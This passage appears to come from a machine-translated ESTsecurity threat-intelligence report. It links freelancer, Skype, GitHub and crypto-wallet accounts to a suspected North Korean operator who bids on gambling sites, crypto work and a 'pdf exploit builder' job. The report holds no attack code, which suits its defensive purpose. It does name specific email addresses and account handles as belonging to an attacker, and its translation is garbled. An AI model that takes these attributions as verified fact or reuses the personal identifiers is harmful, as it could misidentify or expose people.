
#####

	aji9170  I put a lot of coins on the bustabit game. erc20, shekel, xgox, ethereum, I can show you my demo. I want to discuss with you in detail. thank you.	\$155 USD in 2 days 0.0 ★★★★★ (0 Reviews) 0.0 ₩ ██████████
	aji9170  I am a cryptographer. I can fulfill your request well. I want to discuss with you in detail. thank you. ##### ##### #####	\$55 USD (3일 이내) 1.8 ★★★★★ (2 리뷰) 0.4 ₩ ██████████

ESTsecurity

[图21]请求为项目开发与“aji9170”帐户

ESRC发现，创建自我介绍作为以类似的方式自由职业者，在独特的攻击模式和特定关键字的跟踪过程后的帐户。



The image shows a Freelancer profile for a user named 'aji199293'. The profile includes a profile picture of a man with dark hair and a beard, wearing a blue shirt. To the right of the picture, the username 'aji199293' is displayed in bold. Below the username, there is a bio: 'I am very familiar with cryptocurrency development'. This is followed by a paragraph of text: '* Always here to bring your idea to be live. I'm a talented Cryptocurrency development with 5+ years, Mobile developer with 8+ years experienced and a WEB EXPERT with 12+ years. I guarantee the best quality of my work and serve full time.' Below this, there is a 'Skills' section with a list of skills: 'Cryptocurrency', 'Blockchain project (New coin/ Fork coin/ Mining pool/ Deposit/withdraw)', 'Cryptocurrency gambling game', 'Mobile', 'Native : Swift / Objective C / Android', 'Cross Platform : Ionic / Xamarin / React native', 'Frontend & Framework', 'Angular.js(2, 4, 5, 6), Vue.js 2.0, React.js', 'HTML5 / CSS3 / SASS / Bootstrap / jQuery / Ajax', 'WordPress / Magento / Prestashop / Opencart / Shopify', 'Backend', 'PHP / Laravel / CodeIgniter / CakePHP', 'Node.js / [login to view URL]', 'ASP.NET (MVC 3/4/5)', 'MySQL / MSSQL / MongoDB / Oracle / DB2'. Below the skills, there is a 'Work Culture' section with two bullet points: '* Work Culture' and '* I trust my Clients and ensure that they are completely satisfied with my work'. At the bottom, there is a '5 Star review for 5 Star work' section. On the left side of the profile, there is a social media icon for '@aji199293' and a location tag 'San Angelo, United States'. Below the location tag, it says 'Member since January 15, 2019' and '0 Recommendations'.

aji199293

I am very familiar with cryptocurrency development

* Always here to bring your idea to be live.
I'm a talented Cryptocurrency development with 5+ years, Mobile developer with 8+ years experienced and a WEB EXPERT with 12+ years.
I guarantee the best quality of my work and serve full time.

* Skills

- ✓ Cryptocurrency
- Blockchain project (New coin/ Fork coin/ Mining pool/ Deposit/withdraw)
- Cryptocurrency gambling game
- ✓ Mobile
- Native : Swift / Objective C / Android
- Cross Platform : Ionic / Xamarin / React native
- ✓ Frontend & Framework
- Angular.js(2, 4, 5, 6), Vue.js 2.0, React.js
- HTML5 / CSS3 / SASS / Bootstrap / jQuery / Ajax
- WordPress / Magento / Prestashop / Opencart / Shopify
- ✓ Backend
- PHP / Laravel / CodeIgniter / CakePHP
- Node.js / [login to view URL]
- ASP.NET (MVC 3/4/5)
- MySQL / MSSQL / MongoDB / Oracle / DB2

* Work Culture

- ✓ I trust my Clients and ensure that they are completely satisfied with my work
- ✓ 5 Star review for 5 Star work

@aji199293

San Angelo, United States

Member since January 15, 2019

0 Recommendations

[图22]自由职业者工作作为“aji199293”

帐户“aji199293”的用户已加入了2019 1月15日，和国籍被设置在美国。

轮廓和自我介绍中包含了他在cryptocurrency发展职业和技能。


有趣的是，他还创造了职位在韩国，他用的是帐户“生活：rjh917”在Skype上也是如此。



aji199293 

\$500 USD (10일 이내)

1.6 ★★★★★ (1 리뷰)

0.0      

안녕하세요

부스타빗게임, 바둑이, 라이브게임 등 많은 도박게임들을 가지고 있습니다.

스카이프 아이디 = live:rjh917

연락주세요.

Thanks.

i can help your project successfully.

Need to pow mining & staking in new alt crypto

Freelancer > 채용 정보 > C 프로그래밍 > Need to pow mining & staking in new alt crypto

Hello, everyone.

i need experienced & kind dev who can solve my simple issue.

i have made new cryptocurrency and all is okay.

But my issue is to premine & mine & staking my coin.

This is very easy for experienced guy, very simple issue - maybe setting issue.

I will discuss detail with winner guy.

my \$kype = live:rjh917

기술: C 프로그래밍, C# 프로그래밍, 암호 해독, PHP, 웹사이트 디자인

ESTsecurity

[图23]通过“aji199293”上传帖子

已通过“aji199293”创造的职位是非常相似的“aji9170”创建。

<https://www.freelancer.co.kr/projects/php/send-whatsapp-message/>

你好

我做了很多的机器人。我可以用C

++做。让我们在聊天讨论。谢谢。

#####

<https://www.freelancer.co.kr/projects/php/crypto-trading-bot-tradingview-scrip/>

你好。

我已经创建了一个使用binance的API的自动化机器人。我可以给你看。

我想详细与大家共同探讨。谢谢。

<https://www.freelancer.co.kr/projects/php/cryptocurrency-website-18560239/>

你好

我已经做了。

我可以告诉你我的演示。让我们在聊

天讨论。谢谢。

#####

<https://www.freelancer.co.kr/projects/php/blockchain-dice-game/>

你好。

我已经开发了这样喜欢这个游戏我是在你的项目很

有意思

请给我一个信息，以便我们可以讨论更多的感谢

<https://www.freelancer.co.kr/projects/php/fhg-please-read-request-before/>

你好。

我已经开发了所有你需要的11件事情。我会告诉你我所有的演示。我想

详细与大家共同探讨。谢谢。

<https://www.freelancer.co.kr/projects/php/proxy-creator-18562916/>

你好

我有代理。

我已经开发了他们。所以，你要哪个网站

？代理服务器不工作的所有网站。


我们进行了详细讨论聊天。谢谢。

<https://www.freelancer.co.kr/projects/graphic-design/email-marketing-landing-pagedevelopment/>

你好

我在电子邮件营销经验。我内置许多电子邮件发件人的服务器。我能满足你的要求。

我想详细与大家共同探讨。谢谢。

 <div><div>aji9170</div><div><div>Hello</div><div>I have already made it.</div><div>I can do it.</div><div>Let's discuss on chatting in detail.</div><div>Thank you.</div><div>#####</div><div>#####</div><div>#####</div><div>#####</div><div>#####</div></div></div>	 <div><div>aji199293</div><div><div>Hello</div><div>I can do it</div><div>Let's discuss on chatting in detail.</div><div>Thank you.</div><div>#####</div><div>#####</div><div>#####</div></div></div>
<div>https://www.freelancer.co.kr/projects/php/perfect-money-payment-gateway-18523359/</div>	<div>https://www.freelancer.co.kr/projects/software-architecture/parking-system-management/<div>ESTsecurity</div></div>

[图24] 'aji9170' 和 'aji199293' 的比较

帐户“aji199293”的国籍目前设置在美利坚合众国，但其具有不同ID的活动被认定其国籍设置为韩国在初期。

他还参加了网络游戏赌博的发展，并创造一些职位的吸引力，他有开发能力外包的PDF漏洞。

很明显，他已经参与了恶意文件的开发。



aji199293 

\$500 USD (10일 이내)

1.6 ★★★★★ (1 리뷰)

0.0 \$

안녕하세요

저는 토로게임개발자이며 솔루션을 가지고 있습니다.

님께 보여 드릴수 있어요

연락 주세요.

#####

#####

#####


###




Hire Freelancers ▾ Work ▾ My Projects ▾ Help ▾

pdf exploit builder

Bids	Avg Bid (USD)	Project Budget (USD)
15	\$531	\$250 - \$750



Migel M. 

Last week

Hello

I can do it.

Do you use CVE? or other?

Let's discuss on chatting in detail.

Thank you.

#####

#####

Portfolio

EST security

[图25]参与的网络游戏赌博和恶意软件发展

帐户“Migel M”（国籍：韩国）使用相同的配置文件的图像作为用于帐户“aji199293”（国籍：美国）。

比较这两个帐户的Migel M'和“aji199293”透露，同一个用户已经在早期的帐户“Migel M”积极，他后来改变了国籍和身份证。

值得注意的是，用户，谁是登记在自由职业者的网站作为网络游戏赌博和cryptocurrency网站开发人员，都积极参与恶意程序的发展也是如此。

帐户“rjh917@hotmail.com”的用户在提供发现的更多细节。

使用相同ID帐户“devAji917”已发现在GitHub上，它是围绕2018年4月注册。

- <https://github.com/devAji917>
- <https://github.com/kgretzky/evilginx2/issues/253>
- <https://github.com/cryptonotefoundation/cryptonote/issues/221>
- <https://github.com/cryptonotefoundation/cryptonote/issues/222>




[图26]用户帐号“devAji917”注册GitHub上

帐户“aji199293”的用户使用Skype的帐户“rjh917”，以及使用该帐户“devAji917”同一人。

由于它采用了类似于“aji9170”用户帐户，似乎这些帐户的用户是同一个人。

帐户“devaji917”也被登记在BitShares。


- <https://wallet.bitshares.org/#/account/devaji917>
 - <https://bts.ai/u/devaji917>



[图27] 帐户“devaji917”登记在BitShares

ID“devaji917”的用户还发现，登记为美国在大师现场市民。


- <https://www.guru.com/freelancers/devaji917>



[图28]“devAji917”注册为大师现场一个自由

ESRC已经确定跟踪运动背后的攻击者的过程中使用的tiger199392的电子邮件帐户“om197019621993@hotmail.com”，而相同的帐户还对贝宝，注册这是经常被用来作为支付服务的上一个项目开发自由职业者的网站。

此外，相同的Hotmail电子邮件地址中的“Fungsyujonggu” Github上的帐户，它看起来像一个中国帐户被发现。



[图29] 'om197019621993@hotmail.com' 和 'tiger199392' 之间的相关性

的“jamshine1993@hotmail.com”主帐户由“JemFedura”在[图 12]中设置被连接到“om197019621993@hotmail.com”。

■ “运动烟幕”的鉴定两副面孔

类似的情况下被公开于2019年1月30，从朝鲜媒体，有标题为文章

[“200个北朝鲜的黑客团体每队发出高达100万\\$朝鲜”](#)。

ESRC已经确认国家网络威胁行为者积极参与外汇通过开发各种软件，同时还开展了APT攻击的收入。

特别是，黑客参与cryptocurrency交易网站，加密采矿方案，在线赌博网站的发展，并担任恶意程序的发展机构。

“烟幕”运动，其中，黑客伪装成外国人的分析表明APT威胁环境由指示各种形式的演变。

进一步的信息将在被提供 [内部威胁](#) 服务。

